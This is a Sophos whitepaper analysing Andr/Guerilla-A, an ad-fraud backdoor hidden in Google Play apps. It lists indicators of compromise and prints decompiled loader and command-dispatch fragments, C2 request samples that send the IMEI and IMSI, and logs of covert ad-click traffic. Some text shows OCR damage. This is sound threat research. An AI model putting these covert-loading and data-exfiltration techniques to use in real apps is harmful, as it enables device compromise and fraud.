SOPHOS
Cybersecurity made simple.

Guerilla Ad Clicker Targets Android Users

By Chen Yu

The more popular the Android app market grows, the more malicious activity it attracts. Because of this, SophosLabs has a specialized team monitoring the market for the latest problems and threats. Cyber thieves will always find creative ways to abuse popular platforms. In this case, they're effectively using aggressive ad platforms hidden in Android apps to make fast money. And this tactic is already growing steadily, with new apps showing up all the time.


One such hidden app platform recently spotted by Sophos threat researchers is called *Andr/Guerilla-A (Guerilla)*. It's shown to be a high-risk platform, hiding the ability to communicate with a remote command and control (C&C) server to download additional malicious plugins and perform aggressive ad-clicking without the consent or knowledge of the user. It's the ad-clicking process that generates income for the app developer.


To date, we have seen *Andr/Guerilla-A* distributed within 15 apps published on Google Play, mostly in games or utilities. Some of these apps are designed to perform very specific, legitimate, and useful functions, making them an attractive free download.


But Guerilla is even more nefarious than it first sounds. Not only is it bogging down battery and processing power clicking ads without the user knowing; it also opens up a backdoor to the device, presenting an even bigger danger.

A Sophos Whitepaper January 2018

Package name	SHA-1	Number of Installs
com.anymore.dogseatbones	*6bdd38fcdf3fc9159d6f5f0a284b0d0ec6b9618c*	500 – 1,000
com.anymore.jellyhit	*98b26a5f7c70a2da0cec639d8778f9e48918d941*	5,000 – 10,000
com.sdhqoi.sge	*83cac39b578c78bf4c3aa2e089880792175945ec*	5,000 – 10,000
com.anymore.cakebuilding	*5877a6d1d4b8badca696db21d01afa2974a2b3fe*	5,000 – 10,000
com.anymore.balldrop	*0ffba589cb98795bd93606002b-8048b69845aa8e*	1,000 – 5,000
com.qmapp.flashlightpro	*733d7ebfdb1d4e86e436ad4733bac203a022b80f*	10,000 – 50,000
com.anymore.happypuzzle	*9db38addd0a1e9bf350e897250a77cbeea237ace*	1,000 – 5,000
com.anymore.penguindrive	*246c3b5342b92b566711a8b9b4bdc6fdf284daf0*	5,000 – 10,000
com.lizhong.dsbok	*03ed6498ef5aef76aa9ec5fa57fe495f4a27fd04*	100,000 – 500,000
com.giuqg.huai	*27e2de42af56d715e169d98cf2972e50019d46ad*	5,000 – 10,000
com.girl.mmbeauty	*8488c3f651c940f107769eacee144ad2ffdca295*	10,000 – 50,000
com.anymore.critbirdie	*c7535f593bbfeb4ec82637573671787eaa54236a*	1,000 – 5,000
com.anymore.fatescaped	*0dc7041bcba83ace7501cb03661bf7db65702233*	1,000 – 5,000
com.qmapp.numberone.flashlighthd	*8789daca3c5017ebe4428de02ac7c520fd932747*	1,000 – 5,000
com.happy.camera.cartooncamera	*c6f0479093dab577519637bd72579889099c7ede*	10 – 50







Deeper Dangers

When you start to unpack the technical details, you see just how much control Guerilla has over an infected device.

When loaded, Guerilla's class will decrypt its own asset disguised as a text file: outlog.txt.

This file is decrypted with a DES algorithm, saved as so.jar, and then loaded so that classes.dex within the JAR file is executed.


The executable DEX file will then use hard-coded C2 URL:

http://sdk-{REMOVED}.us-west-2.elb.amazonaws.com/sdk/sdkClient/request


It then contacts the C&C server, submitting an International Mobile Equipment Identity number (IMEI) and International Mobile Subscriber Identity number (IMSI). The data is submitted with a POST request, and may look like this in its original form:

```
{
   "MsgId": 1,
   "Sid": "",
   "Uid": "",
   "ActionId": "3005",
   "Data":
      "{
         \"ChannelId\":\"test\",
         \"AppKey\":\"test\",
         \"Imei\":\"393430020715042\",
         \"Imsi\":\"105028304904596\"
      }",
   "Sign": "C8AB80EC5A434516B5EB10F234E1E0B7"
}
```

When the C&C server receives Guerilla's request, it replies back with the URL of another JAR file, as shown below:



Guerilla then fetches the JAR file from the specified URL:



Just like so.jar, the downloaded FbAd303_n_am.jar is also merely a wrapper around an executable file classes.dex. Guerilla module loads it with the DEX class loading method DexClassLoader():

```
str2 = paramContext.getDir(o.d("ZGV4") + this.e,
0).getAbsolutePath(); // "dex"

this.b = new DexClassLoader(str1, str2, null, param-
Context.getClassLoader());
```

As a result, the extracted DEX file will be loaded into the device's memory and executed.

It is only at this last point that the app actually violates Google Play policy. The downloaded file can contain executable code, and is controlled by the C&C server. Such behavior is defined by Google Play as malicious and can be removed from the store, according to its TOS:

The following are explicitly prohibited:

- Apps or SDKs that download executable code, such as dex files or native code, from a source other than Google Play.

At the time of this analysis, the loaded DEX executable contained a backdoor capable of handling multiple commands received from the C&C server:

```
JSONObject v1_1 = g.a(arg4);
String v2 = v1_1.getString("ActionId");
if(v1_1.getInt("Result") != 0) {
    goto label_7;
}

if(v2.equals("3001")) {
    r v1_2 = new r();
    v1_2.a(arg4);
    r v0_1 = v1_2;
    goto label_7;
}

if(v2.equals("3002")) {
    q v1_3 = new q();
    v1_3.a(arg4);
    q v0_2 = v1_3;
    goto label_7;
}

if(v2.equals("3003")) {
    t v1_4 = new t();
    v1_4.a(arg4);
    t v0_3 = v1_4;
    goto label_7;
}
```

The backdoor reports back base64-encoded device information to server, such as:

- Phone manufacturer, type, and brand
- Application name and version
- Phone resolution
- Mac address
- Phone memory
- OS version
- Time
- International Mobile Equipment Identity (IMEI) and International Mobile Subscriber Identity (IMSI)
- Network type
- Integrated Circuit Card Identifier (ICCID)
- Application installation path

During the execution, the backdoor submits reports and task execution results back to C&C:

```
Host: sdk-1127096[illegible].amazonaws.com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 549

data=eyJNc2dJZCI6IjEiLCJTaWQiOiIxIiwiVWlkIjoiIiwiQWN0aW9uSWQiOiI4MDAxIiwiRGF0YSI6
IntcIkNoYW5uZWxJZFwiOlwiVGhpcmQyNzczXCIsXCJJbWVpXCI6XCIzNTM0OTAwNjA3NzUwNDJc
IixcIkltc2lcIjpcIjUwNTAyNTMwMzkwNDU4NlwiLFwiQXBwS2V5XCI6XCJUaGlyZDI3NzNfRmxh
c2hsaWdodFByb18yMDE3MDkxNDE3MzIyMVwiLFwiVmVyc2lvblwiOlwiMjk3XCIsXCJTb05hbWVc
IjpcImRldmRlYnVnXCIsXCJTb1ZlcnNpb25cIjpcIjI5N1wiLFwiU29BY3Rpb25cIjpcImNsb3Nl
XCIsXCJTb1N0YXR1c1wiOjAsXCJTb01zZ1wiOlwiVGhpcmQyNzczX0ZsYXNobGlnaHRQcm9fMjAx
NzA5MTQxNzMyMjFcIn0iLCJTaWduIjoiQTJEQUMwMzY4MkMzMzgzMDNGNUI0QzJFNTM3RDcwNzUi
fQ==
```

The server then replies with a command specified within 'ActionID' field.

For example, the response with the 'ActionID' equal 3001 may also contain additional information, such as download URL and package names to promote, as shown below:

```
{"Result":0,"MsgId":1,"ErrMsg":null,"ActionId":3001,"Data":"{\"Status\":1,\"UiMod\":1,
\"IsDel\":0,\"IsCanRoot\":0,\"IsCanShow\":1,\"AdLoopTimes\":3600,\"PushLoopTimes\":1800,
\"SlientLoopTimes\":1800,\"AdFlushTimes\":3600,\"AdStartTimes\":0,\"IsDebug\":0,
\"SlientAdMaxNum\":10,\"PushAdMaxNum\":10,\"UiAdMaxNum\":7,\"AdShowTimes\":\"0-23\",
\"Country\":\"AU\",\"Adlists\":[],\"AdExlists\":[{\"AdvId\":\"4870\",\"AdvTimes\":
\"2017-12-31 23:59:59.0\",\"AdvShowCount\":\"0\",\"AdTp\":\"9\",\"ShowMax\":8,\"AdWight
\":1,\"AdShowTime\":\"0-23\",\"Priority\":\"5\",\"AdStatue\":1,\"AdVersion\":2,
\"AdPackageName\":\"com.qmapp.flashlightpro\"}],\"AdOffAppList\":[],\"AdUnllAppList\":
[\"com.android.UaGames.pl\",\"com.android.utils.cars\",\"com.google.games.uiLib\",
\"com.android.VaGames.cl\",\"com.android.widget.main\",\"com.ad.service\",
\"com.myAd.google\",\"com.android.uniwidget.sac\",\"com.android.rutb.main\",
\"com.android.ndu.tl\",\"net.var3d.tank\",\"com.android.ndu.ttl\",\"com.android.ulmt.sent
```

Once an instruction to promote certain campaigns is received, the malicious module initiates an aggressive ad-clicking function, which generates a massive amount of traffic. This is done covertly, so the app user might not even notice this behavior.

```
GET /index.php?m=advert&p=click&app_id=104&offer_id=1278225&clickid=1049117  449 clkelb.adsfrog.com
HTTP/1.1 302 Found  (text/html)                                              582
GET /tracking?camp=50277405&pubid=6465&sid=714920262a3c9e6d7f6c8c037478b7e8  392 clinkadtracking.com
HTTP/1.1 302 Found                                                           434
GET /click?id=27917444&aff=7&ost=20171221045719&click=AD5wd2ABAABBGQAAFwEAAI  433 tracking.shootmedia-hk
HTTP/1.1 302 Found                                                           701
GET /click.php?app_id=101&offer_id=10813307&clickid=06WVTsPE0zR4s5r7r2YtK%2E  710 click.szkuka.com
HTTP/1.1 302 Found  (text/html)                                              608
GET /aff_c?offer_id=44592783&affiliate_id=3702&gaid=7f4d4968-ee7a-43c0-9621-  417 click.howdoesin.net
HTTP/1.1 302 Found                                                           381
GET /c/e015ea5b-3fef-4eba-a9b6-7091b4028f0d/d12954c8-e37e-48bf-ae92-755b84c6  395 zwy65.com
HTTP/1.1 303 See Other                                                       423
```

The ad-clicker is a resource hog and a problem, but the real danger of Guerilla is its ability to remotely deliver any payload module thorugh its backdoor architecture. Users of the apps bundled with an ad platform like Guerilla can be held hostage by the those who control the C&C infrastructure.

The developers behind Guerilla could decide to change the nature of the remotely installable plugins any time, turning it into a more malicious payload, and there would be very little that can be done to stop them.

The nature of the C&C infrastructure itself also presents a signficiant risk. Should the C&C infrastructure be hacked and have its control hijacked, the new attackers could piggy-back on it and serve any payload they see fit to a large number of already compromised users. It's a problem just waiting to happen.

Defensive Measures

We reported this find to Google, and Guerilla has since been removed from the Google Play store.

The high revenues promised by aggressive ad platforms are attractive to app developers, but the highest prices are paid by the end user, either with the loss of their privacy, loss of data, or just by inadvertently lending their own equipment and bandwidth to cyber crooks for free.

This highlights the requirement for the developer, user, and security industry to take responsibility for protecting the user. App developers should chose their ad platforms carefully, looking for the most reputable ones, and users need to be cautious about free apps and only chose those from established and trustworthy developers. As the last line of defense, reputable mobile security solutions such as Sophos Mobile are designed specifically for Android devices and can detect the malicious code before it executes, once the threat has been identified.

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com

2018-04-04 WP-NA (MP)